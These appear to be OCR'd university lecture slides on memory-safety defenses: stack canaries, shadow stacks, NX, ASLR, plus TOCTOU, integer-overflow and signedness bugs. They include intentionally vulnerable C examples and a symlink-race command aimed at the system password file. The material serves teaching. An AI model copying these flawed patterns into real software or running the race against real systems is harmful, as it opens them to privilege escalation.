
StackGuard Implementation in **gcc**

```
   0x08048494 <+41>:    add    esp,0x10
   0x08048497 <+44>:    mov    eax,0x0
   0x0804849c <+49>:    mov    edx,DWORD PTR [ebp-0xc]
   0x0804849f <+52>:    xor    edx,DWORD PTR gs:0x14
   0x080484a6 <+59>:    je     0x80484ad <main+66>
   0x080484a8 <+61>:    call   0x8048340
<__stack_chk_fail@plt>
   0x080484ad <+66>:    mov    ecx,DWORD PTR [ebp-0x4]
   0x080484b0 <+69>:    leave
   0x080484b1 <+70>:    lea    esp,[ecx-0x4]
   0x080484b4 <+73>:    ret
```

Canary Types

- Random Canary:
  - The original proposal
  - A 32-bit value
- Terminator Canary
  - A specific pattern
  - The attacker needs to include this pattern in the shellcode
  - To act as string terminator for most string functions

Terminator Canary



Another Variation (Security vs Performance)


- `gcc` has two options:
  - `-fstack-protector`
    - Ignores some cases
  - `-fstack-protector-all` is very conservative
    - Adds protection to **all** functions
    - Performance overhead

- Chrome OS team has another proposal
  - `-fstack-protector-strong`
    - A superset of `-fstack-protector`
    - Examples: if a function has an array
    - More details…

Shadow Stack

- Maintains return address at two stacks:
  - Original one: keeps SF information
  - Shadow: just the return address
- When a function returns, check

Shadow Stack



Dang et al., The Performance Cost of Shadow Stacks and Stack Canaries

No Execute flag

- Only code segment executes code
- Set code segment to read-only

- Limitations:
  - Some applications need executable heaps
  - Can be bypassed using **Return-oriented Programming**

Address Space Layout Randomization (ASLR)

```
$ sudo sysctl -w kernel.randomize_va_space=2
```

Address Space Layout Randomization (ASLR)

- Map shared libraries to random location in process memory
  - Attacker cannot jump directly to execute function
- Consecutive runs result in different address space
- Need to randomize everything!
  - stack, heap, shared libs
- Discovering the address for shellcode becomes a difficult task
  - But not impossible!

Address Space Layout Randomization (ASLR)

- Can be broken
- Heap Spray
  - The allocator is deterministic
  - If enough NOP+shellcode are sprayed in the heap, the attacker can make sure that the shellcode gets executed!

Beyond Buffer Overflow Attacks

Consider this code:

```
int write(char* file, char* buffer) {
    if (access(file, W_OK) != 0) {
        exit(1);
    }

    int fd = open(file, O_WRONLY);
    return write(fd, buffer, sizeof(buffer));
}
```

- **Our goal**: open and write to regular file
- Code looks good!

TOCTOU (Time-of-Check to Time-of-Use)

- A race condition vulnerability

```
int write(char* file, char* buffer) {
   if (access(file, W_OK) != 0) {
      exit(1);
   }
 ------------------------------------------
   int fd = open(file, O_WRONLY);
   return write(fd, buffer, sizeof(buffer));
}
```

An attacker can modify the file here! (how?)

```
ln -sf /ets/passwd file
```

`00ps! What happened?`

- The attacker now can modify a file they couldn’t access before
- Recent incident: https://duo.com/decipher/docker-bug-allows-root-access-to-host-file-system

Another Vulnerability

```
size_t len = readInt();
char *buf;
buf = malloc(len+9);
read(fd, buf, len);
```

Integer Overflow

```
size_t len = readInt();
char *buf;
buf = malloc(len+9);
read(fd, buf, len);
```

What if `len` is large (e.g., `0xffffffff`)

→ `len+9 = 8`

→ The code allocates 8 bytes but can read a lot of data into `buf`

What if the variable controls access to a privileged operation?

Another Vulnerability

```
char buf[80];
void copyInput() {
   int len = readInt();
   char *input = readString();
   if (len > sizeof(buf)) {
      return;
   }
   memcpy(buf, input, len);
}
```

```
void *memcpy(void *dst, const void * src, size_t n);
```

Implicit Cast

Negative `len` can lead to large number of bytes being copied to buf!

```
char buf[80];
void copyInput() {
   int len = readInt();
   char *input = readString();
   if (len > sizeof(buf)) {
      return;
   }
   memcpy(buf, input, len);
}
```

```
void *memcpy(void *dst, const void * src, size_t n);
```


What is the main assumption so far?

- The attacker can **only** overwrite the return address.

- Is that true?

Stack-based Defenses: Limitations

- The attacker can modify local variables
  - Ones that are used in authentication
  - Function pointers
- The attacker can modify EBP
  - Frame pointer overwrite attack
  - EBP points to a fake frame inside the buffer
  - More details
- Assumes only the stack can be attacked!



Questions?